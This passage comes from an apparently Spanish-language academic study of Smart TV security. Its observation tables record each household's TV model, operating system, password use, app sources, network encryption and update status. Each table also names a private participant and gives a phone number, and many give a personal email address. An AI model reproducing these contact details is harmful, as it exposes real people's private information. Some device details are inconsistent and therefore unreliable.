Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	El usuario solo utiliza aplicaciones descargadas de fuentes confiables.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El usuario tiene su televisor con las ultimas actualizaciones.
Conclusión:	El usuario muestra prácticas positivas en cuanto a la elección de aplicaciones seguras y el mantenimiento de su dispositivo actualizado.		

Tabla 6. Matriz de observación del tercer dispositivo.

Usuario:	Adonis Poalasin	CI:	-
Teléfono:	0981801888	**Correo:**	adonisIsrael12@gmail.com
Marca TV:	TCL	**Modelo TV:**	QLED Smart TV
Versión del SO:	Android TV Procesador AIPQ 3.0	**Número de puertos:**	HDMI 3 ,LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario mantiene contraseñas en diversas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se constató que el usuario utiliza aplicaciones que no son seguras, como Magis TV y Download Browser.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	EL usuario tiene a su televisor inteligente con las últimas actualizaciones.
Conclusión:	La elección de aplicaciones no seguras plantea preocupaciones y destaca la importancia de promover la conciencia de seguridad en la selección de aplicaciones para garantizar la seguridad y la privacidad del usuario.		

Tabla 7. Matriz de observación del cuarto dispositivo.

Usuario:	Natali Chano	CI:	-
Teléfono:	0984367228	**Correo:**	-
Marca TV:	LG	**Modelo TV:**	32LM637BP
Versión del SO:	webOS Procesador Quad core	**Número de puertos:**	HDMI 2, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en las aplicaciones.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables, como Libre Play, las cuales fueron descargadas desde páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La conexión a la red es muy inestable, lo cual influye mucho en el buen rendimiento de televisor inteligente.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se constató que la última actualización realizada por el usuario tiene fecha del 11/12/2022. Es necesario realizar una actualización.
Conclusión:	as observaciones realizadas en el dispositivo del usuario resaltan la importancia de mejorar la seguridad cibernética en su Smart TV.		

Tabla 8. Matriz de observación del quinto dispositivo.

Usuario:	Oscar Chaha	CI:	-
Teléfono:	0964432410	**Correo:**	Chachawalter6@gmail.com
Marca TV:	Samsung	**Modelo TV:**	M-series Q643
Versión del SO:	Android TV	**Número de puertos:**	USB 2, HDMI 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en las aplicaciones.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como Pluto TV. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se notó que el usuario ha establecido una conexión segura con la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se constató que la última actualización realizada por el usuario tiene fecha de 16/04/2023.
Conclusión:	las observaciones resaltan la necesidad de mejorar la conciencia de seguridad en dispositivos Smart TV.		

Tabla 9. Matriz de observación del sexto dispositivo.

Usuario:	Mario Toaza	CI:	-
Teléfono:	0964423122	**Correo:**	-
Marca TV:	TCL	**Modelo TV:**	C635
Versión del SO:	Android TV Procesador AIPQ 3.0	**Número de puertos:**	HDMI 3, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Durante la observación se constató que el usuario mantiene contraseñas en distintas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como Pluto TV. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El televisor inteligente del usuario tiene una función de actualización automática, la cual está activada.
Conclusión:	El usuario muestra prácticas sólidas en términos de configuración de seguridad y actualización de software en su dispositivo Smart TV. Sin embargo, se sugiere revisar la elección de aplicaciones para garantizar la seguridad y la privacidad.		

Tabla 10. Matriz de observación del séptimo dispositivo.

Usuario:	Elias Machabalin	CI:	-
Teléfono:	0986043246	**Correo:**	eliasmanuelm@gmail.com
Marca TV:	TCL	**Modelo TV:**	43P635
Versión del SO:	Android TV Procesador AIPQ 3.0	**Número de puertos:**	-
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña o método de protección.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	El usuario solo utiliza aplicaciones descargadas de fuentes oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El usuario tiene su televisor con las ultimas actualizaciones.
Conclusión:	El usuario muestra prácticas sólidas en términos de elección de aplicaciones seguras y actualización de software en su dispositivo Smart TV		

Tabla 11. Matriz de observación del octavo dispositivo.

Usuario:	Adela Cuji	CI:	-
Teléfono:	0986523566	**Correo:**	adelitakarina@gmail.com
Marca TV:	Riviera	**Modelo TV:**	RLED-DSG32CHE3000
Versión del SO:	Android TV 5.0	**Número de puertos:**	HDMI 3, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se ha confirmado que en el Smart TV en cuestión se ha configurado una contraseña segura y se han activado las medidas de seguridad necesarias para proteger el dispositivo contra posibles amenazas.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Durante la revisión del Smart TV, se ha constatado que solo se utilizan aplicaciones y servicios de fuentes confiables, lo que minimiza los riesgos de seguridad.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se ha verificado que el Smart TV está conectado a una conexión a Internet segura, lo cual es esencial para proteger el dispositivo mientras está en línea y reducir los riesgos de seguridad.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se ha confirmado que el Smart TV se mantiene actualizado con la última versión de software.
Conclusión:	El usuario demuestra prácticas sólidas en todos los aspectos evaluados, incluida la configuración de seguridad, la elección de aplicaciones seguras, la conexión segura a Internet y la actualización regular del software de su dispositivo Smart TV.		

Tabla 12. Matriz de observación del noveno dispositivo.

Usuario:	Katherine Matza	CI:	-
Teléfono:	0968834300	**Correo:**	Edithkaty@gmail.com
Marca TV:	TCL	**Modelo TV:**	QLED Smart TV
Versión del SO:	Android TV Procesador AIPQ 3.0	**Número de puertos:**	HDMI 3, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Durante la observación se constató que el usuario mantiene contraseñas en distintas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se observó que el usuario utiliza aplicaciones que no son segurás como Magis TV, Download Browser.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	EL usuario tiene a su televisor inteligente con las ultimas actualizaciones.
Conclusión:	La elección de aplicaciones no seguras plantea preocupaciones y destaca la importancia de promover la conciencia de seguridad en la selección de aplicaciones para garantizar la seguridad y la privacidad del usuario.		

Tabla 13. Matriz de observación del décimo dispositivo.

Usuario:	Alex Masabalin	CI:	-
Teléfono:	0991378129	**Correo:**	alexfabianmasablalin@gmail.com
Marca TV:	Samsung	**Modelo TV:**	M-series Q643
Versión del SO:	Android TV	**Número de puertos:**	USB 2 HDMI 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se encontró que la configuración de seguridad del Smart TV es deficiente. No se ha configurado una contraseña segura ni se han activado medidas de seguridad
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se han encontrado aplicaciones y servicios de fuentes no confiables en el Smart TV, lo que aumenta el riesgo de amenazas.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El dispositivo no está actualizado con la última versión de software, lo que lo deja vulnerable.
Conclusión:	las observaciones destacan la urgencia de mejorar la seguridad de este Smart TV.		

Tabla 14. Matriz de observación del décimo primer dispositivo.

Usuario:	Roberto Toaza	CI:	-
Teléfono:	0990362723	**Correo:**	-
Marca TV:	LG	**Modelo TV:**	32LM637BP
Versión del SO:	webOS Procesador Quad core	**Número de puertos:**	HDMI 2, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en las aplicaciones.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se han encontrado aplicaciones y servicios de fuentes no confiables en el Smart TV, lo que aumenta el riesgo de amenazas.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La conexión a la red es muy inestable, lo cual influye mucho en el buen rendimiento de televisor inteligente.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se constató que la última actualización realizada por el usuario tiene fecha de 11/12/2022. Es necesario una actualización.
Conclusión:	Las observaciones destacan la urgencia de mejorar la seguridad y el mantenimiento de este Smart TV		

Tabla 15. Matriz de observación del décimo segundo dispositivo.

Usuario:	Nataly Moreta	CI:	
Teléfono:	0986047660	**Correo:**	Natalymoreta@gmail.com
Marca TV:	Sony	**Modelo TV:**	KDL-32W655D/Z
Versión del SO:	Android TV	**Número de puertos:**	HDMI 3 LAN 1 USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Durante la observación se constató que el usuario mantiene contraseñas en distintas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como Pluto TV. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El televisor inteligente del usuario tiene una función de actualización automática, la cual ésta activada.
Conclusión:	El usuario muestra prácticas sólidas en términos de configuración de seguridad y actualización de software en su dispositivo Smart TV.		

Tabla 16. Matriz de observación del décimo tercer dispositivo.

Usuario:	Bryan Ashqui	CI:	-
Teléfono:	0986523566	**Correo:**	bryanIsrael12@gmail.com
Marca TV:	TCL	**Modelo TV:**	HY32NTHB
Versión del SO:	Android TV	**Número de puertos:**	HDMI 3, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se ha confirmado que en el Smart TV en cuestión se ha configurado una contraseña segura y se han activado las medidas de seguridad necesarias para proteger el dispositivo contra posibles amenazas
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Durante la revisión del Smart TV, se ha constatado que solo se utilizan aplicaciones y servicios de fuentes confiables, lo que minimiza los riesgos de seguridad.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se ha verificado que el Smart TV está conectado a una conexión a Internet segura, lo que es esencial para proteger el dispositivo mientras está en línea y reducir los riesgos de seguridad.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se ha confirmado que el Smart TV en cuestión se mantiene actualizado con la última versión de software.
Conclusión:	El usuario ha demostrado prácticas sólidas en términos de seguridad y uso responsable de su dispositivo Smart TV.		

Tabla 17. Matriz de observación del décimo cuarto dispositivo.

Usuario:	Tammy Chuncha	CI:	-
Teléfono:	0982717226	**Correo:**	adonisIsrael12@gmail.com
Marca TV:	TCL	**Modelo TV:**	QLED Smart TV
Versión del SO:	Android TV Procesador AIPQ 3.0	**Número de puertos:**	HDMI 3, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Durante la observación se constató que el usuario mantiene contraseñas en distintas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se constató que el usuario utiliza aplicaciones que no son seguirás como Magis TV, Download Browser.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El usuario tiene a su televisor inteligente con las últimas actualizaciones.
Conclusión:	Si bien hay margen para mejorar la elección de aplicaciones y servicios más seguros, su enfoque en la configuración de seguridad, la conexión segura a Internet y la actualización del software son indicativos de buenas prácticas		

Tabla 18. Matriz de observación del décimo quinto dispositivo.

Usuario:	Cristian Matza	CI:	-
Teléfono:	0955432434	**Correo:**	RolandoMatza@gmail.com
Marca TV:	Riviera	**Modelo TV:**	Serie ch RLED-ADND3CHG7LF
Versión del SO:	Android 9.0 Procesador Quad core	**Número de puertos:**	HDMI 2, USB 1, LAN 1, AVG 1
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargando de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se confirmó que el Smart TV en cuestión se mantiene actualizado con la última versión de software.
Conclusión:	tiene margen para mejorar la seguridad de su dispositivo Smart TV, especialmente en lo que respecta a la configuración de contraseñas y la elección de aplicaciones de fuentes confiables.		

Tabla 19. Matriz de observación del décimo sexto dispositivo.

Usuario:	Francisca Ahsque	CI:	-
Teléfono:	0985453212	**Correo:**	-
Marca TV:	TCL	**Modelo TV:**	QLED Smart TV
Versión del SO:	Android TV Procesador AIPQ 3.0	**Número de puertos:**	HDMI 3 LAN 1 USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Durante la observación se constató que el usuario mantiene contraseñas en distintas aplicaciones instaladas en el Smart TV.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se constató que el usuario utiliza aplicaciones que no son seguirás como Magis TV, Download Browser.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	EL usuario tiene a su televisor inteligente con las últimas actualizaciones.
Conclusión:	El usuario ha tomado medidas positivas en términos de seguridad, como configurar contraseñas en sus aplicaciones y mantener su dispositivo actualizado.		

Tabla 20. Matriz de observación del décimo séptimo dispositivo.

Usuario:	Maritza Sisalema	CI:	-
Teléfono:	0984038640	**Correo:**	Maritzakarian13@gmail.com
Marca TV:	LG	**Modelo TV:**	32LM637BP
Versión del SO:	webOS Procesador Quad core	**Número de puertos:**	HDMI 2, LAN 1, USB 2
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en las aplicaciones.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La conexión a la red es muy inestable, lo cual influye mucho en el buen rendimiento de televisor inteligente.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El dispositivo no está actualizado con la última versión de software, lo que lo deja vulnerable
Conclusión:	El usuario necesita tomar medidas inmediatas para mejorar la seguridad y el rendimiento de su Smart TV.		

Tabla 21. Matriz de observación del décimo octavo dispositivo.

Usuario:	Rosa Masabalin	CI:	-
Teléfono:	0932446766	**Correo:**	ermelindamasablain@gmail.com
Marca TV:	Riviera	**Modelo TV:**	Serie ch RLED-ADND3CHG7LF
Versión del SO:	Android 9.0 Procesador Quad core	**Número de puertos:**	HDMI 2, USB 1, LAN 1, AVG 1
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se confirmó que el Smart TV en cuestión se mantiene actualizado con la última versión de software.
Conclusión:	El usuario necesita tomar medidas para mejorar la configuración de seguridad de su Smart TV y evitar el uso de aplicaciones no seguras.		

Tabla 22. Matriz de observación del décimo noveno dispositivo.

Usuario:	Juan Quinfia	CI:	-
Teléfono:	0986534432	**Correo:**	juanitoq@gmail.com
Marca TV:	Samsung	**Modelo TV:**	QLED 4K Q90T
Versión del SO:	Tiezon OS	**Número de puertos:**	HDMI 2 USB 1
Observador:	Matza Jonathan		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en las aplicaciones.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La conexión a la red es muy inestable, lo cual influye mucho en el buen rendimiento de televisor inteligente.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El dispositivo no está actualizado con la última versión de software, lo que lo deja vulnerable
Conclusión:	El usuario necesita tomar medidas para mejorar la configuración de seguridad de su Smart TV, evitar el uso de aplicaciones no seguras y abordar el problema de la inestabilidad de la conexión a Internet.		

Tabla 23. Matriz de observación del vigésimo dispositivo.

Usuario:	Samuel Asshqui	CI:	-
Teléfono:	095433243	**Correo:**	-
Marca TV:	LG	**Modelo TV:**	OLED CX Series
Versión del SO:	webOS	**Número de puertos:**	HDMI 2, USB 2
Observador:	Matza Jonathan		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se confirmó que el Smart TV en cuestión se mantiene actualizado con la última versión de software.
Conclusión:	La evaluación de seguridad del dispositivo Smart TV, en particular el modelo LG OLED CX Series del usuario muestra ciertas áreas de preocupación en términos de seguridad y uso responsable de este dispositivo.		

Tabla 24. Matriz de observación del vigésimo primer dispositivo.

Usuario:	Genesis Quinatoa	CI:	-
Teléfono:	0966341212	**Correo:**	-
Marca TV:	Sony	**Modelo TV:**	Bravia X900H
Versión del SO:	Android TV	**Número de puertos:**	HDMI 2 USB 1
Observador:	Matza Jonathan		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables como libre play. Los cuales son descargados de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	EL usuario tiene a su televisor inteligente con las últimas actualizaciones.
Conclusión:	Se muestra ciertas áreas de preocupación en términos de seguridad y uso responsable de este dispositivo.		

Tabla 25. Matriz de observación del vigésimo segundo dispositivo.

Usuario:	Fredi Andagana	CI:	-
Teléfono:	0986442323	**Correo:**	antonyAndagana@gmail.com
Marca TV:	TCL	**Modelo TV:**	TCL 6-Series
Versión del SO:	Roku TV	**Número de puertos:**	HDMI 2, USB 1
Observador:	Matza Jonathan		

Área que observar	Objetivo	Criterios de observación	Observación
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se encontró que la configuración de seguridad del Smart TV es deficiente. No se ha configurado una contraseña segura ni se han activado medidas de seguridad
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se han encontrado aplicaciones y servicios de fuentes no confiables en el Smart TV, lo que aumenta el riesgo de amenazas.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	Se observó que el usuario tiene una conexión segura hacia la red.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	El dispositivo no está actualizado con la última versión de software, lo que lo deja vulnerable.
Conclusión:	El usuario necesita tomar medidas para mejorar la configuración de seguridad de su Smart TV, evitar el uso de aplicaciones no seguras y asegurarse de que el dispositivo esté siempre actualizado.		

Tabla 26. Matriz de observación del vigésimo tercer dispositivo.

Usuario:	Angel Paucar	CI:	-
Teléfono:	0964545607	**Correo:**	angelRobertoPaucar@gmail.com
